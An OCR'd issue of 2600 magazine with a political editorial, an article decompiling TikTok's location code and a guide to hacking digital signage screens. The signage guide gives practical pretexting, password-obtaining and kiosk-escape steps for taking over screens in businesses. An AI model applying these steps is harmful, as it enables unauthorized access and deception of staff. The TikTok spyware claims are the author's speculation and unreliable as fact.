
1UP
2021

Volume Thirty-Seven, Number Four
DIGITAL EDITION

2600

The Hacker Quarterly



CREDITS: 306

Distant Payphones

Japan. You certainly don't see a sight like this very often. Discovered after a snowfall (obviously) in Hokkaido.

Photo by dilanka

England. Seen in Goudhurst, this is yet another use for an old phone box where phones are no longer what's needed.

Photo by xcm

United States. Believe it or not, this phone in Fredericksburg, Texas is a working model, attached to the Pecan Grove Store. It just doesn't get any cooler than this.

Photo by Doug Bins

Costa Rica. This payphone was found in the area of the Turrialba Volcano on an unnamed road south of Route 417. And now you can call it.

Photo by Tyler Durden

Got foreign payphone photos for us? Email them to payphones@2600.com. Use the highest quality settings on your digital camera! (Do not send us links as photos must be previously unpublished.) (more photos on inside back cover)

seeds

ERRORS IN FREEDOM

We cannot think of a more traumatic time for so many people to have lived through at once. There have been many difficulties in the past with various travesties of justice in our own world. We've seen wars and invasions carried out in our name, and we've witnessed the nation transformed by September 11th. But apparently, all of that was the equivalent of training wheels for what we've been experiencing of late.

When you read this, more than half a million of our fellow citizens and two and a half million people globally will have died from a disease that most of the world was woefully unprepared for. The United States was hit especially hard due to poor planning and a desire to turn every issue into some sort of political debate. Cooler heads didn't prevail in this case, due to an unhealthy political landscape and an even more disturbing social networking environment.

It's worth noting that *2600* has never been considered especially friendly towards those in charge. We hated Clinton's Clipper Chip, despised Bush's wars, and condemned Obama's treatment of whistleblowers. But what we experienced for the past four years with Trump's reign was something quite unique and especially dangerous. To try and normalize that period by equating it with the others would be a tremendous disservice to anyone who truly cares about freedom and the great potential this country holds.

The COVID-19 debacle in the States was but one example - albeit it a horrendous one - of what happens when we let indisputable conclusions become open to manipulation to fit an agenda. Despite all of the evidence to the contrary, we lived under a policy of wishful thinking and denial, while hundreds of thousands of our friends, neighbors, and relatives paid the price. Meanwhile, science gave us the facts, some of which were evolving, much of which were established. In our crazy culture, science and superstition existed side by side, legitimized by the media and given undue power by social networks.

When facts are no longer treated as facts, our world very quickly falls apart. A pandemic can demonstrate this very quickly. But the signs were there long before, and hardly limited to our borders. It could be the demonization of a particular race, religion, or country; fundamentalist beliefs that castrate progress and spread hatred; or blatant falsehoods, whether they're elevating a leader to godlike status or rewriting history entirely to make it fit more neatly with current policy aspirations. When facts are cast aside and the narrative replacing them goes unchallenged, it's like a train going down a mountain with nobody at the controls. We all know the outcome.

On January 6th, the train pretty much left the rails, again due to facts being cast aside. This time, we had people who didn't like the election results and thought that by simply objecting to them, they could get a different result. The fact that the President himself was leading this movement made it all the more disturbing - and dangerous. For the first time in our history, we faced a transfer of power that would not be peaceful.

We all know what happened next. The bloodshed and destruction that ensued shocked the entire world. But we should have seen it coming. Of course, many did and have spent the last four years sounding the alarm. Too many of us have been slow to act. We know. We were unprepared when this ugliness reared its head at our own conference in 2018, back when we still thought things weren't as bad as others had portended. There can be no doubt or hesitation anymore.

Here is a fact many people didn't seem to be aware of until recently. There is no obligation for any of us to provide a megaphone for anyone who wants one. While everybody has the right to free speech, that doesn't mean they can say or do whatever they want on a system run by others. It's only if someone is forbidden from speaking by the authorities in *any* setting that we can start talking

about true violations of free speech. And, of course, being banned preemptively from a service *because* of who you are or due to race, religion, sexual preference, etc. opens the door to accusations of discrimination. But none of that is what happened here.

Many would say the main social media networks (Twitter, Facebook, Instagram, etc.) waited far too long to finally take action against those who were inciting mobs and spreading a false narrative. There was no denying that the presence of the instigators was a huge income booster for these networks - and using that as the rationale for not doing something about them sooner is nothing short of shameful. And they haven't actually earned credit for finally acting. The only reason the social network giants did so was because people had finally had enough and were *demanding* a change. Far from the behavior of a mob that acts without thinking, this was the product of tens of millions of people who had lost patience and were demanding an end to the insanity. And, not surprisingly, once Trump was removed from the Twitter platform, disinformation about election fraud plunged 73 percent.

It's easy to fall into the trap of defining lies as mere opinions or, as the previous administration actually referred to them, "alternative facts." But lies are lies. They are disproven with facts and these facts have evidence to back them up. You may not like the results of a baseball game, but you can't simply come up with an altered score just because you want a different outcome. Yet this is the precise logic that we've been seeing from people upset at the November election results. Every opportunity was given to uncover any signs of fraud or improprieties of any sort. None were ever found, certainly not on the level of changing the outcome in any way. And this is where the conversation should have ended.

Of course, we all know that the objections continued without any actual facts to back them up, but with plenty of misspent emotion. This made the events of January 6th inevitable. We learned that giving a voice to everyone so they could claim their own version of the truth wasn't always the best move. It became clear that there was no shortage of people unwilling or unable to discern fact from fiction and that there were many more who could be taken advantage of by them. The media is just as guilty here for not maintaining standards in a way that could weed out mistruths and those who put their agendas in front of the truth.

These are basic values that we learned way back in the early days of IRC, surprisingly enough. It was great to have a forum for everyone to communicate and share opinions. But when people became disruptive or abusive, it was time to step up and say the right thing: Goodbye.

We cannot be afraid to say this, whether it's on a chat network, in social media, at a conference, on network television, or in the halls of Congress. Continually allowing for the amplification of vile rhetoric or outright lies intended to cause mayhem is a sign of weakness, not fairness. It's time we all did more to stop what can rightfully be called a disease.

So what does this mean for us? We clearly don't want this ugliness to pollute our environments for any reason and that includes this misguided desire to be "fair" to all views. Disagreements are welcome and have even been encouraged in all of our forums, but when it comes to those seeking destruction, violence, racism, and a whole collection of other attributes, then it's time to point to a line that's really always been there - we just never thought it would get to the point where it had to be spelled out.

So no, we don't want any of this in our pages, on our IRC network, on any of our Facebook groups, over any airwaves we happen to be controlling, and certainly not at our meetings or conferences. We know we'll lose many subscribers for saying this, but we would say it even if we lost them all. We don't believe this is a controversial stance; this really should be the norm. And it's most definitely not applicable to those with an honest difference of opinion, whether that be politics, policies, candidates, etc. But we don't have the time or desire to spar with people who still haven't figured out the evils of racism, the science of disease prevention, or the fact that an election wasn't stolen. And it's high time we all adopt this

position or we're going to be wasting even more time in the future and seeing more days like January 6th. All of this craziness was fostered by media outlets and social networking platforms that sought to give a balanced forum. But you can't balance truth with fiction; it just doesn't work. Imagine the frustration of holding a seminar on space travel and giving equal time to someone who believes the laws of physics are all a big hoax. Sure, you're giving equal time, but not every view is of equal value. In elections, every vote counts. When having discussions, there have to be certain facts that are accepted by everyone or nothing ever gets accomplished. Lately, we've been mired in an almost unbelievable environment where established facts no longer seem to matter. This can't continue.

Of course, what made matters so much worse was the fact that much of this was coming from elected officials themselves. We saw active attempts to subvert the democratic process and overthrow the results of the election. The President himself organized a rally of angry people and literally gave them marching orders to descend upon the Capitol. Other representatives and senators followed suit, some even working with the invaders as they broke into the building, causing death and destruction. There is evidence to suggest that the law enforcement response to the threat was deliberately toned down in order to help the insurrectionists. And even after all of the ugliness was witnessed and condemned by the entire world, even after order was eventually restored, there were those in Congress who *still* clung to the lies and tried to disallow the will of the people to prevail. (We took the liberty of compiling their names and contact info onto a site called usa.wtf.) At press time, Trump has yet to acknowledge that the election was legitimate and we've seen the inevitable changing of the narrative by those responsible to begin deflecting blame and rewriting history. We ignore this at our peril.

Make no mistake. The actions of January 6th were attempts of varying degrees to prevent the certification of the election in the Capitol building. It can't be more clear: a constitutional process was being interfered with by people attempting to use brute force and emotion to get their way. It may be interesting to point out Section Three of the 14th Amendment of the Constitution, which reads:

"No person shall be a Senator or Representative in Congress, or elector of President and Vice President, or hold any office, civil or military, under the United States, or under any state, who, having previously taken an oath, as a member of Congress, or as an officer of the United States, or as a member of any state legislature, or as an executive or judicial officer of any state, to support the Constitution of the United States, shall have engaged in insurrection or rebellion against the same, or given aid or comfort to the enemies thereof."

Every elected official who took part in this needs to be taken out of office, based on the above. This isn't about asking questions or holding a spirited debate. This is about continuing to pursue a false narrative after numerous investigations, recounts, and court decisions have made it clear what is true and what isn't. To continue to rile people up and incite violence despite these findings is the epitome of a seditious act. We cannot be shy in declaring this.

We all know people who have bought into this fiction. Some have woken up, many haven't. We shouldn't be surprised or overly judgmental. This sort of thing has happened many times throughout history. People make bad choices based on what they're told by others whom they trust. It can be helped along with fear, anxiety, prejudices, and outright hatred. To say each of us as individuals doesn't have the potential to be led down a similar dark path is as ignorant as the assumption that this sort of thing somehow could never have happened here. It's part of the human condition, which is why we have to hold the door open for our fellow humans who believed in something that turned out not to be true. And at the same time, we cannot allow those who perpetuate the lies to get another chance to do it even better. Remember, they are still out there and, if encouraged, they will make more attempts to get their way.

We've defined the threat, but we must also turn attention to potential dangers contained within the reactions. Inevitably, terrorism of

any sort leads to discussions on how to avoid future instances. We're already seeing talk of the dangers of encryption and how not having even more surveillance than we already have could lead to future security breaches. We cannot stress enough the danger of falling into this trap.

When investigating criminal conspiracies, there will always be ways of infiltrating and getting information through actual investigation. We don't need to be privy to every form of communication or erase every remaining bit of privacy in order to accomplish this. Would there be more evidence if every instance of encryption were defeated? Of course, just like we would have access to more if we were able to read everyone's minds. But there's a consequence for every action taken and obtaining this degree of surveillance would be harmful to all of us in very short order.

The people pushing for this sort of thing will use any excuse to defeat privacy because it makes their jobs so much easier. But in the investigation into January 6th, a treasure trove of data has become available, mostly through self-incriminating posts from the participants themselves who held the mistaken belief that they could actually get away with all of this. We're aware of no example of encryption standing in the way of the investigation. It's not the enemy here and we can't let ourselves be manipulated into believing it is.

Conversely, we've also seen a lot of talk of the evils of Section 230 of the Communications Decency Act coming from the extremists behind the coup attempt. We were never fans of this Clinton administration legislation because of its stance towards indecency, but that part of the Act was eventually overturned.

What Section 230 states is simply: *"No provider or user of an interactive computer service shall be treated as the publisher or speaker of any information provided by another information content provider."* In other words, Twitter or Facebook aren't liable for the things said by its users. Claims of an anti-conservative bias on these platforms led to the previous administration's efforts to remove these protections. It continues today with coup proponents seeking to rein in the power of these companies after they finally kicked off those who were violating their terms, even when they were celebrities. The irony, however, is that getting rid of this protection would ensure more such removals, since these companies then *would* be liable for what their users said. They would be kicking them off far more frequently at the slightest hint of anything controversial. We can't imagine why anyone would want this.

While we agree that we'd be better off with a whole lot of smaller companies and less mega-giants, we still need to ensure that falsehoods, anti-science sentiment, and hate speech doesn't become empowered and allowed to dominate as it has been. That's really up to all of us. The true power of the net lies in the hands of the people. But we can't just wave a magic wand and have rational thought restored as the norm. It takes time and a lot of hard work to maintain standards without stifling free speech and debate. We believe most people are up to the task, provided they see results.

A more diverse and decentralized network wouldn't be a fractured one if we took on the challenge of communicating between them, thus eliminating the need to have to belong to multiple social networks in order to be connected. The risk of another Parler popping up to welcome lies, conspiracies, and calls to violence would always be present. But a combined user base that demanded accountability and social responsibility would quickly isolate such a network and make it irrelevant.

We will always welcome alternative theories and independent thinking on any topic. What we find dangerous is an Orwellian climate that allows anyone to accept the notion that two plus two equals five if that's what they're told. If minds can be controlled to this degree, then they can be made to believe anything. This kind of power has been and will always continue to be of great interest to those in power.

There is much we need to take an active interest in if we're going to conquer these threats. How we get through this crisis will define the rules of the next one.

The TikTok Spyware Conspiracy

by August GL (live from the hacker den) augustgl@protonmail.ch github.com/augustgl

Last year, towards the end of 2020 I came across a couple of articles claiming that TikTok, a large social media platform, is spyware.

TikTok rose from the ashes when Musical.ly died in like 2018 or something, I don't know. It's essentially "funny videos/dancing."

TikTok is currently owned by a company based in China known as "Byte Dance."

Personally, I don't like TikTok, but if you use it, fine. I myself will never. But not because I don't like it. I'll never use it because of the things I found when I reverse engineered the app.

I downloaded an APK for TikTok. An APK is essentially a zip file, but it has all the necessary components inside to install an Android application. I unzipped it with unzip. Android applications are written in Java. I hate Java because it's one of those languages that is reverse engineered ridiculously easy, like C# (Microsoft Java). But before the Java code can be run on the phone, it has to be compiled into a .dex file. A .dex is a "Dalvik executable," which is what the Java code gets turned into when it's finally ready to be ran on the phone.

So I have a .dex, and not a .jar, the type of file that my Java decompiler accepts. Well, looks like the article is over guys! Thanks for reading.

Just kidding. I ran a tool called dex2jar that converted it to a .jar file. I placed that in the Java decompiler, and I was looking at the decompiled Java source code. And it was huge. I sifted through it for a couple of hours and found the main part. And then I started reading.

Now, I'm not saying 100 percent for sure that this code is malicious, but it's *very* sketchy, and extremely personal, like the crackhead you see outside 7-Eleven at 1 am who comes half an inch from your face to start asking you questions about your life. Here are some amazing code snippets I found.

This is from a file called "LoadAddressTask.java":

```
private void loadDistrictFromCity(JSONObject paramJSONObject) throws
➥JSONException {
  if (paramJSONObject == null)
   return;
  ArrayList<AddressInfo> arrayList = new ArrayList();
  JSONArray jSONArray = paramJSONObject.getJSONArray("regionEntitys");
  StringBuilder stringBuilder = new StringBuilder();
  stringBuilder.append(paramJSONObject.getString("region"));
  stringBuilder.append(paramJSONObject.getString("code"));
  stringBuilder.append("city");
  String str = stringBuilder.toString();
  for (int i = 0; i < jSONArray.length(); i++)
   arrayList.add(new AddressInfo(jSONArray.getJSONObject(i).
➥getString("region"), jSONArray.getJSONObject(i).getString("code"),
➥"district"));
  if (arrayList.size() <= 0) {
   arrayList.add(new AddressInfo(this.DEFAULT_DISTRICT_CHINA, "",
➥"district"));
   mCache.put(str, arrayList);
   mDepthCache.put(str, Integer.valueOf(2));
   return;
  }
  mCache.put(str, arrayList);
  mDepthCache.put(str, Integer.valueOf(2));
 }

private List<AddressInfo> loadProvince(JSONArray paramJSONArray)
➥throws JSONException {
  ArrayList<AddressInfo> arrayList = new ArrayList();
  for (int i = 0; i < paramJSONArray.length(); i++) {
   JSONObject jSONObject = paramJSONArray.getJSONObject(i);
   String str1 = jSONObject.getString("region");
   String str2 = jSONObject.getString("code");
   loadCityFromProvince(jSONObject);
   if (!arrayList.contains(str1))
     arrayList.add(new AddressInfo(str1, str2, "province"));
  }
  mCache.put("province", arrayList);
```

```
  mDepthCache.put("province", Integer.valueOf(0));
  return arrayList;
 }
```

Seems legit. To be fair, this could be used legitimately, but I don't like it. Moving on to another snippet from a file called "AppbrandMapActivity.java":

```
private void requestPermission() {
  HashSet<String> hashSet = new HashSet();
  hashSet.add("android.permission.ACCESS_COARSE_LOCATION");
  hashSet.add("android.permission.ACCESS_FINE_LOCATION");
  PermissionsManager.getInstance().requestPermissionsIfNecessaryForRes
➥ult((Activity)this, hashSet, new PermissionsResultAction() {
    public void onDenied(String param1String) {
      AppbrandMapActivity.this.moveCamera();
      AppbrandMapActivity.this.initEndPoint();
    }

    public void onGranted() {
      try {
        AppbrandMapActivity.this.moveCamera();
        AppbrandMapActivity.this.initEndPoint();
        return;
      } catch (Exception exception) {
        AppBrandLogger.e("tma_AppbrandMapActivity", new Object[] { "",
➥exception });
        return;
      }
    }
  });
 }
```

I am no Android programmer, and I definitely cannot develop in Java, but I can see what's happening here. The two important lines are these:

```
hashSet.add("android.permission.ACCESS_COARSE_LOCATION");
hashSet.add("android.permission.ACCESS_FINE_LOCATION");
```

I went on the Android developer site and found that this is what ACCESS_FINE_LOCATION requests: "Allows an app to access precise location."

Why does TikTok need my precise location? It shouldn't. The last code snippet we'll look at is this, from a file called "TMALocation.java":

```
public static TMALocation fromJson(JSONObject paramJSONObject) throws
➥JSONException {
  if (paramJSONObject == null)
    return null;
  TMALocation tMALocation = new TMALocation(paramJSONObject.
➥optString("provider"));
  tMALocation.setLatitude(paramJSONObject.optDouble("latitude"));
  tMALocation.setLongitude(paramJSONObject.optDouble("longitude"));
  tMALocation.setTime(paramJSONObject.optLong("loc_time"));
      tMALocation.setSpeed((float)paramJSONObject.optDouble("speed",
➥0.0D));
  tMALocation.setAccuracy((float)paramJSONObject.
➥optDouble("accuracy"));
  tMALocation.setAltitude(paramJSONObject.optDouble("altitude"));
  tMALocation.setStatusCode(paramJSONObject.optInt("statusCode"));
  tMALocation.setRawImplStatusCode(paramJSONObject.
➥optInt("rawImplStatusCode"));
  tMALocation.setAddress(paramJSONObject.optString("address"));
  tMALocation.setCountry(paramJSONObject.optString("country"));
  tMALocation.setProvince(paramJSONObject.optString("province"));
  tMALocation.setCity(paramJSONObject.optString("city"));
  tMALocation.setDistrict(paramJSONObject.optString("district"));
  tMALocation.setLocType(paramJSONObject.optInt("loctype"));
```

```
  if (Build.VERSION.SDK_INT >= 26)
    tMALocation.setVerticalAccuracyMeters(0.0F);
  return tMALocation;
 }


 // code code code it's too long to put it all

 public JSONObject toJson() {
  JSONObject jSONObject = new JSONObject();
  try {
    jSONObject.putOpt("provider", getProvider());
    jSONObject.putOpt("latitude", Double.valueOf(getLatitude()));
    jSONObject.putOpt("longitude", Double.valueOf(getLongitude()));
    jSONObject.putOpt("loc_time", Long.valueOf(getTime()));
    jSONObject.putOpt("speed", Float.valueOf(getSpeed()));
    jSONObject.putOpt("accuracy", Float.valueOf(getAccuracy()));
    jSONObject.putOpt("altitude", Double.valueOf(getAltitude()));
    jSONObject.putOpt("statusCode", Integer.
➥valueOf(getStatusCode()));
    jSONObject.putOpt("rawImplStatusCode", Integer.valueOf(getRawImpl
➥StatusCode()));
    jSONObject.putOpt("address", getAddress());
    jSONObject.putOpt("country", getCountry());
    jSONObject.putOpt("province", getProvince());
    jSONObject.putOpt("city", getCity());
    jSONObject.putOpt("district", getDistrict());
    jSONObject.putOpt("loctype", Integer.valueOf(getLocType()));
    float f = 0.0F;
    if (Build.VERSION.SDK_INT >= 26)
      f = getVerticalAccuracyMeters();
    jSONObject.put("verticalAccuracy", f);
    return jSONObject;
  } catch (JSONException jSONException) {
    AppBrandLogger.eWithThrowable("TMALocation", "tojson",
➥(Throwable)jSONException);
    return jSONObject;
  }
 }
```

Yeah guys, this seems like a legit social media platform to me. Why does it need that much information!? Why does it need my fucking altitude?

Keep in mind, all of this code *could* be used legitimately. But looking at TikTok as a platform, I don't see why they need my latitude and longitude.

So, after I had reverse engineered TikTok, I sat back and thought for a minute. And then I released it on GitHub. It blew up. I got 65 plus stars in two days. TikTok found out, and they were not happy about it. The GitHub repo was taken down, and I received a DMCA takedown notice. The DMCA notice is kinda long, so here's the important part:

GitHub: *Please provide a detailed description of the original copyrighted work that has allegedly been infringed. If possible, include a URL to where it is posted online.*

TikTok legal jackass: *The original copyrighted work is source code for the TikTok Android app. Github user augustgl appears to claim to have reverse engineered the app. He posted the code to the following GitHub repository:* `https://github.com/augustgl/tiktok_source`

"appears to claim to have reverse engineered the app"

"claim"

I don't "claim to have reverse engineered the app." I *reverse engineered* the app.

The process for reverse engineering an Android application summarized is this:

- obtain a copy of the APK for the app in question
- unzip with the unzip Linux utility like you would a regular zip file
- run dex2jar on the .dex file in the unzipped directory. You now have a .jar file
- put the .jar in any Java decompiler
- and you're looking at source code!

Thanks for reading. Good luck in this foul year of our lord, 2021.

HACKING DIGITAL SIGNAGE SCREENS

by Daniel Hargett

The information in this article *should never* be used to access any computer or device that you do not own or have permission to pen-test.

What is Digital Signage?

Digital signage is any TV with a computer connected to it that is designed to educate, entertain, or inform. A good example is when you go to McDonald's and the menus are displayed on TV screens rather than traditional paper or lightbox menus. Digital signage also encompasses any type of informational kiosk as well.

As LCD TVs have gotten bigger and thinner, more and more are being used in businesses to display information for guests or employees. They will almost always be displaying videos or images and, just from looking at the screen, you can't tell much about the system powering it. This article is designed to teach you how to determine what is powering the screen and how to access that system for your own benefit.

Scope

This article will introduce you to digital signage terminology and common types of digital signage. We'll then delve into how they can hacked on the local level. Digital signage networks are usually vast, but much fun can be had simply by getting access to the physical device. This is the realm we'll discuss today.

The Three Most Common Types of Digital Signage Installations

Screens and a Computer. This would be one or more screens connected to a computer (or player, as in digital media player) that displays information. A standard install will have the player mounted behind the screen. You may also find a bunch of wires running into the wall. This means the player has been installed in a network closet somewhere or is part of a larger distribution system.

System on a Chip (SOC). This is a screen with a computer built into it, so there is no external player to see or tinker with. An example of this is a Samsung Smart TV with the Tizen OS on it.

USB/Memory Card. This is a normal TV where someone has plugged a USB drive or inserted a memory card with images/videos that just display on the screen.

Physical Access

Gaining physical access to these devices is typically very simple. Since their purpose is to communicate a message to everyone nearby, they are usually placed in public areas. You can check behind the screen and poke around in most spaces without arousing suspicion. If you do this at a large busy place, like an airport, you can do nearly anything you want without question. If you want a trickier target, like those McDonald's screens, you will need to use social engineering.

The best way to help your social engineering is to get a look at the back of the screen or the player connected to the device. Look for any kind of inventory sticker or a logo sticker. Digital signage integrators like to put stickers on the devices that direct people to a support number or just to brand the device as theirs, so you can usually find one pretty quickly. If you cannot find one, a quick Google search can quickly inform you on what company manages these devices as well.

Once you know who manages the screens, you can proactively approach an employee and let them know you're from that company and were sent to the location to troubleshoot an issue. If they express distrust, you can always tell them that even though it is displaying correctly, the device needs to be online to update content and it currently isn't connected to the Internet. That excuse will work 90 percent of the time. Most employees don't know much about these screens or care, so a cursory cover story will go a long way. Wear a polo shirt and jeans, look professional, and carry some kind of backpack or toolbox with some tools and a mouse/keyboard. It's always handy to have a couple of TV remotes (or a universal remote) packed with you as well.

Determine the Type of Installation

Once you have comfortable physical access to the device, you need to determine what is powering the screen. Look behind it and check for a computer. If you don't see one, check and see if there are cables going into the wall behind it. If there are no wires or only a power cable, then you are likely looking at a SOC or USB/memory card setup. If you see the display cable (usually HDMI, but sometimes VGA) going into the wall or into a box with Ethernet coming out the other side into a wall, then you are likely looking at a unit that has the player placed in a network closet nearby.

The most common type of dedicated digital signage player is called BrightSign. These are easy to spot as they will be entirely purple in color. These run embedded Linux and you cannot do anything with them locally. Hacking these is out of the scope of this article. Another box you may run into could have a red ComQi logo on them. These are also embedded Linux devices and you will not be able to hack them locally.

There are many other types of installations you may find. There are many ways to set up a screen and a computer to display information. I am trying to cover the most common cases you will find. Now that you have determined the system type, let's move on to the fun part!

Hacking a Windows Player

Outside of BrightSign, this is by far the most common scenario you will run into. I would recommend bringing a wireless keyboard/mouse for

these. You can connect the receiver and walk away; people might think it's being remotely controlled by someone not even in the building.

The important piece here is closing out the digital signage software. This is the software that receives commands from a server on what to play and when to play it. Of course, the first thing to try is good old CTRL+ALT+DEL, open task manager, and kill any unnecessary tasks. You'll know you've got the right one when the pictures/videos disappear from behind the task manager. Most signage systems have a watchdog that will start the software right back up, but at least you now know the name of the software.

A quick Google search will reveal to you how to kill the signage software most of the time. Sometimes there is a password required to stop it. In that case, it's handy to know the name of the company that installed it, as it is usually something simple like companyname123 or companynamesupport. This is another place where social engineering can come in handy. If a password is required, you can always call the company that installed it posing as an installation tech and request it. These passwords are usually set to the same thing on all the devices, so even the lowliest phone techs will know it.

Another great tactic is to not even close the signage software. Simply hit CTRL+ALT+DEL and go up to "File > Run" and start explorer.exe. If you can do that, it's now game over as you can see the installed software and uninstall it. If a system is using Windows 10 Kiosk Mode, this will be the way to do it every time. Some systems might also allow you to hit CTRL+TAB to switch windows and you can then hit ALT+F4 to kill the software.

Once you have access to the OS or are able to get to the control panel where you can uninstall programs, uninstall the signage software and any remote access tools you might find (TeamViewer is common here). This will ensure your message stays up as long as possible. These systems usually have only the software required to display content, so you'll usually find it's pretty simple to figure out what needs to be taken off.

You can be pretty creative from here. You can open a web browser and display a video full screen. You can make the taskbar hide itself, disable the Recycle Bin icon, and change the wallpaper to your preferred image (or slideshow of images). The opportunities are nearly endless for displaying your own content on the screen!

Hacking a System on a Chip (SOC) Screen

These usually run on a very restricted OS like LG's webOS or Samsung's Tizen. Some displays may have Android on them, but this is fairly uncommon. The best option for changing the display on these is a TV remote. It's best to factory reset the screen to get rid of the signage software. You can then insert a USB drive with your pictures, then switch the input to the USB drive. There are two issues you may run into while doing that:

1) The screen will automatically switch back to the OS. If this happens, you will need to dig into the menus to locate a setting related to "input switching." You could also simply do a factory reset from the menus and continue on your way. This is quicker and ensures success.

